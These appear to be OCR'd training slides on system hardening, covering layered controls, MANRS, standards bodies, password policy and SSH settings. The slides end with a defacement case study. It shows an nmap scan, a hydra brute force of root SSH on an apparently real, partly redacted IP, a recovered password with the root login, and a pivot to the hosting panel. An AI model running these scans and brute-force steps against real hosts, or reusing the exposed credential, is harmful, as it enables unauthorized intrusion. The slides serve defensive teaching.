
03 WEBSERVER HARDENING

04 NETWORK HARDENING

05 OPERATING SYSTEM HARDENING

06 HARDWARE/ IOT DEVICE HARDENING

Layered based System Hardening?



Layered based System Hardening?

- Hardware
  - System Hardening controls should be implemented on
    - USB ports,
    - Network ports,
    - BIOS/ UEFI,
    - Remote Management etc.

- Network
  - System Hardening controls should be implemented on
    - Ports and Protocols
    - Applications,
    - Segmentation,
    - IDPS etc.

Layered based System Hardening?


- OS and Application Layer
  - System Hardening controls should be implemented on:
    - Operating System
    - Application functionalities,
    - Web-Server
    - Database etc.

- User Layer
  - System Hardening controls should be implemented on:
    - Separation of Duties,
    - Least Privileges
    - Restriction of generic accounts.

MANRs

MANRS

Mutually Agreed Norms for Routing Security (MANRS) is a global initiative for making internet a safer place



Filtering
Ensure correctness of your own announcements & those from your customers to adjacent networks with prefix and AS-path granularity

Coordination
Maintain globally accessible up-to-date contact information

Anti-spoofing
Enable source address validation for at least single-homed stub customer networks, your own end-users, and infrastructure

Global Validation
Publish your data, so others can validate routing information on a global scale

Security Configuration Guidelines

NATIONAL SECURITY AGENCY
UNITED STATES OF AMERICA

CIS™ Center for Internet Security®

DEFENSE INFORMATION SYSTEMS AGENCY

NIST
National Institute of Standards and Technology
U.S. Department of Commerce

SANS

Harden your Organizations with International Standards

PCI DSS COMPLIANT

CSA cloud security alliance®

CERTIFIED ISO 27001:2013 CERTIFIED

AICPA Service Organization Control Reports AICPA SERVICE ORGANIZATIONS SOC aicpa.org/soc Formerly SAS 70 Reports ®

HIPAA COMPLIANT

EU GDPR COMPLIANT

TIA 942 Compliance by CDG CERTIFICATION LIMITED

How to Manage a Secure Build Program?

- Establish a configuration baseline for your organization
- Designate responsibilities for abidance to these configuration baselines amongst all HODs
- Establish a secure build document and get it filled by relevant stake holder before go-live of any system
- Establish a policy of not letting any system go-live until and unless the system has been hardened
- Perform a bi-annual build assessment against all the assets within your organization
- Get a quarterly vulnerability assessment done

Continuation…

- **Password Policies –** A password policy is a set of rules designed to enhance computer security by enforcing users to employ strong passwords and use them properly. Password policy consist of :
  - Password Length
  - password complexity
  - Maximum password age
  - minimum password age
  - password history
  - password storage using irreversible encryption
  - password lockout duration
  - password lockout threshold
  - reset user account lockout counter

- **Strong encryption and password hashing policies -** Hashing performs a one-way transformation on a password, turning the password into another String, called the hashed password. “One-way” means that it is practically impossible to go the other way - to turn the hashed password back into the original password.
  - Upgrade Password Hashing Algorithm to SHA-512 from default MD5, Use strong Cipher Suites, Wdigest Authentication disabled etc.

Continuation…

- **Enable only necessary services, protocols, daemons** – Disable all the unnecessary services , ports and protocol that are not required for the function of the system.
    - For Example: Disable FTP services on the machine if not required.

- **System clock to be synchronized -** System time should be synchronized between all systems in an environment. This is typically done by establishing an authoritative time server or set of servers and having all systems synchronize their clocks to them.
- NTP is a daemon which implements the Network Time Protocol (NTP). It is designed to synchronize system clocks across a variety of systems and use a source that is highly accurate.
    - System time must be synchronized with the central NTP server.

- **All management services to have restricted access via ACL** - open access to any management service is not allowed.

Continuation…

- **No external facing ports opened** unless required by an operational reason.

- **Remove all unnecessary functionality**, such as scripts, drivers, features, subsystems, file systems, and unnecessary web servers.

Generate proper logging and audit trails
Configure rsyslog, Send logs to a remote log host, Accept remote rsyslog messages only on designated log hosts, Configure system accounting auditd, Collect login and logout events, Record events that modify the system's mandatory access controls, that Modify the System's Network Environment, that Modify User/Group Information, that Modify Date and Time Information, Enable Auditing for Processes That Start Prior to auditd.

Disable generic IDs – All account IDs must be linked with user by assigning the actual personnel name to the user IDs. Disable admin , root , administrator IDs.

Continuation…

- **Use ssh as a replacement for common login services** - SSH is a secure, encrypted replacement for common login services such as telnet, ftp, rlogin, rsh, and rcp.
- It is strongly recommended that sites abandon older clear-text login protocols and use SSH to prevent session hijacking and sniffing of sensitive data off the network.
- Following parameters must be set on SSH Configuration file:
  - Set SSH Protocol to 2,
  - Set LogLevel to INFO,
  - Set Permissions on /etc/ssh/sshd_config,
  - Disable SSH X11 Forwarding,
  - Set SSH MaxAuthTries to 4 or Less,
  - Set SSH IgnoreRhosts to Yes,
  - Disable SSH Root Login,
  - Set SSH PermitEmptyPasswords to No.
  - Disable SSH root login
  - Set strong Cipher suites
  - Set strong MAC algorithms
  - Set SSH Idle Timeout Interval

Continuation…

- **Set appropriate permissions** – least privilege criteria
- **Update the system and apply security patches** & bug fixes to the latest release.
- **Install latest anti-virus**
- **Regular training and awareness** sessions for staff.
- **Collaborate and subscribe** to security news/ bulletins and threat intelligence sources.

What happens if take system hardening for granted?

- MiTM Attacks
- Denial of Service Attacks
- Unauthorized Access
- Ransomware Attacks
- Brute force Attacks
- Password Cracking
- Remote Code Execution
- Buffer Overflows
- Application level attacks – SQL Injection, Cross Site Scripting, Session Hijacking, Broken Authentication etc.

Hacking Use Case Discussion (30 min)


- Pick a machine Linux and Windows both from scratch with default configuration and show the weaknesses in default configuration which can be exploited by blackhat hackers
- Launch attacks to exploit the weakness due to default configuration
- Pick another machine and implement system hardening controls as per the guidelines of ***Center of Internet Security Benchmarks.***

Note: We will be discussing 100+ security controls in this session which includes rate-limiting controls to prevent brute-force and Denial of Service, password management controls to prevent brute force, port masking to prevent unauthorized accesses, stronger cipher suites to prevent MiTM etc and partitioning to prevent propagation of malwares, audit trails generation to facilitate in incident forensics

Use Case 1

Website defacement is very common these days, especially between Pakistan and India due to Cyberwarfare. Here we will be discussing each and every step which leads to website compromises and how could it have been avoided by system hardening.

Banner Grabbing...



Not secure [redacted]

Wappalyzer

Widget
- Facebook

Web Framework
- Microsoft ASP.NET

Hosting Panels
- Plesk


Web Server
- IIS 7.5

Analytics
- Google Analytics

Operating System
- Windows Server

Port Scanning...


Scanning for open ports against the website



```
Discovered open port 7106/tcp on 175.1[redacted].29
Discovered open port 2000/tcp on 175.1[redacted].29
Discovered open port 5060/tcp on 175.[redacted] 29
Completed Connect Scan at 04:03, 3.81s elapsed (1000 total ports)
Initiating Service scan at 04:03
Scanning 13 services on 175.[redacted].29
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 15.38% done; ETC: 04:04 (0:00:28 remaining)
Completed Service scan at 04:06, 156.09s elapsed (13 services on 1 host)
Initiating OS detection (try #1) against 175.[redacted].29
NSE: Script scanning 175.[redacted].29.
Initiating NSE at 04:06
Completed NSE at 04:06, 1.03s elapsed
Initiating NSE at 04:06
Completed NSE at 04:06, 1.07s elapsed
Nmap scan report for 175.[redacted].29
Host is up (0.0015s latency).
Not shown: 986 filtered ports
PORT      STATE  SERVICE       VERSION
22/tcp    open   ssh           OpenSSH 7.4 (protocol 2.0)
80/tcp    open   http          nginx
113/tcp   closed ident
1070/tcp  open   tcpwrapped
1099/tcp  open   tcpwrapped
1443/tcp  open   tcpwrapped
2000/tcp  open   cisco-sccp?
3517/tcp  open   tcpwrapped
5060/tcp  open   sip?
5544/tcp  open   tcpwrapped
7106/tcp  open   tcpwrapped
8800/tcp  open   tcpwrapped
9110/tcp  open   tcpwrapped
32783/tcp open   tcpwrapped
Device type: general purpose
```

Brute Forcing…


Establishing connection and brute forcing a publically opened ssh port



```
root@Kali:/#
root@Kali:/#
root@Kali:/# hydra -l root -P /wordlist.txt 175.[redacted].29 ssh
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service o
rganizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-08-27 05:16:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended t
o reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 133 login tries (l:1/p:133), ~9 tries
 per task
[DATA] attacking ssh://175.[redacted].29:22/
[22][ssh] host: 175.[redacted].29   login: root   password: W@m3pz67
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-08-27 05:17:03
root@Kali:/# ssh 175[redacted]8.29
ssh: Could not resolve hostname 175.[redacted].29: Name or service not known
root@Kali:/# ssh 1[redacted]198.29
root@175.[redacted].29's password:
Last failed login: Tue Aug 27 19:17:03 PKT 2019 from 175[redacted].73 on ssh:notty
There were 146 failed login attempts since the last successful login.
Last login: Tue Aug 27 19:15:10 2019 from [redacted].254

This server is powered by Plesk. Log in by browsing
https://10.1.2.252:8443/ or https://VM-63e99b91-4c89-41db-b739-09b9a0aaa916.cs55ecloud.in
ternal:8443/

You can log in as user 'root' or 'admin'. To log in as 'admin', use the 'plesk login' com
mand.
Use the 'plesk' command to manage the server. Run 'plesk help' for more info.

[root@VM-63e99b91-4c89-41db-b739-09b9a0aaa916 ~]#
```

Pivoting…

Gained access into the website config and changing the root password to take access of web hosting panel

